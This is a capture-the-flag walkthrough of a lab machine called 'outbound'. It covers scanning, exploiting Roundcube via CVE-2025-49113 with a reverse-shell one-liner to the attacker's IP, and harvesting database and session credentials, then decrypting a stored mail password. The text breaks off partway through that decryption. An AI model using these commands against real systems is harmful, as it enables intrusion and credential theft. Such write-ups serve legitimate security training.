outbound

This is outbound writeup by Jiseok Song

nmap

```
┌──[parrot@parrot]─[~/Documents/outbound]
└─── $nmap 10.10.11.77 -sCV -p 22,80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-20 22:30 EST
Nmap scan report for 10.10.11.77
Host is up (1.7s latency).


PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.60 seconds
```


Add mail.outbound.htb to /etc/hosts

Web enumeration


I can visit mail.outbound.htb and it shows roundcube



Login with the provided credential and I can see the version when I click about




I can search vulnerability of this version




Clone the git repo: https://github.com/hakaioffsec/CVE-2025-49113-exploit.git, start listener and run

```
php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 'bash -c "bash -i >& /dev/tcp/10.10.16.67/9001 0>&1"'
```



Get jacob shell

Since it doesn't have python, I will use script instead




```
script -q /dev/null
```

I can see the config file for roundcube

```
cat /var/www/html/roundcube/config/config.inc.php
```

```
cat /var/www/html/roundcube/config/config.inc.php
<?php

/*
 +-----------------------------------------------------------------------+
 | Local configuration for the Roundcube Webmail installation.          |
 |                                                                       |
 | This is a sample configuration file only containing the minimum       |
 | setup required for a functional installation. Copy more options       |
 | from defaults.inc.php to this file to override the defaults.          |
 |                                                                       |
 | This file is part of the Roundcube Webmail client                     |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 +-----------------------------------------------------------------------+
*/

$config = [];

// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
```

I can get into mysql with this credential

```
mysql -u roundcube -p
```

```
$ mysql -u roundcube -p
mysql -u roundcube -p
Enter password: RCDBPass2025

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 353
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Users table doesn't have password

```
MariaDB [roundcube]> select * from users;
select * from users;
+---------+----------+-----------+---------------------+---------------------+---------------------+----------------------+----------+----------------------------
--------------------+
| user_id | username | mail_host | created             | last_login          | failed_login        | failed_login_counter | language | preferences
                    |
+---------+----------+-----------+---------------------+---------------------+---------------------+----------------------+----------+----------------------------
--------------------+
|       1 | jacob    | localhost | 2025-06-07 13:55:18 | 2025-06-11 07:52:49 | 2025-06-11 07:51:32 |                    1 | en_US    | a:1:{s:11:"client_hash";s:16:
"hpLLqLwmqbyihpi7";} |
|       2 | mel      | localhost | 2025-06-08 12:04:51 | 2025-06-08 13:29:05 | NULL                |                 NULL | en_US    | a:1:{s:11:"client_hash";s:16:
"GCrPGMkZvbsnc3xv";} |
|       3 | tyler    | localhost | 2025-06-08 13:28:55 | 2025-11-20 18:46:55 | 2025-06-11 07:51:22 |                    1 | en_US    | a:1:{s:11:"client_hash";s:16:
"Y2Rz3HTwxwLJHevI";} |
+---------+----------+-----------+---------------------+---------------------+---------------------+----------------------+----------+----------------------------
--------------------+
3 rows in set (0.001 sec)
```

Password hash is contained in session


```
MariaDB [roundcube]> describdescribe session;
describe session;
+---------+-------------+------+-----+---------------------+-------+
| Field   | Type        | Null | Key | Default             | Extra |
+---------+-------------+------+-----+---------------------+-------+
| sess_id | varchar(128) | NO   | PRI | NULL                |       |
| changed | datetime    | NO   | MUL | 1000-01-01 00:00:00 |       |
| ip      | varchar(40) | NO   |     | NULL                |       |
| vars    | mediumtext  | NO   |     | NULL                |       |
+---------+-------------+------+-----+---------------------+-------+
4 rows in set (0.001 sec)

MariaDB [roundcube]> selselect vars from session\G;
select vars from session\G;
*************************** 1. row ***************************
vars: bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcm
VkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjE6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYi
I7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdzSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW
1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF
90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZG
VzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2vY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc1
9sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb2
5hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTk
JPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1
QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1Oi
JjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saX
N0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO3
1mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6InNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7
```

This huge blob can be base64 decoded


```
echo <copied text> | base64 -d | sed 's/;/\n/g'
```

This command shows the result in more readable way




I can see username jacob and his password here. This can be decoded using the decrypt.sh file

```
/var/www/html/roundcube/bin/decrypt.sh L7Rv00A8TuwJAr67kITxxcSgnIk25Am/
```




It can be manually decrypted. Let's go to cyberchef and put triple DES decrypt

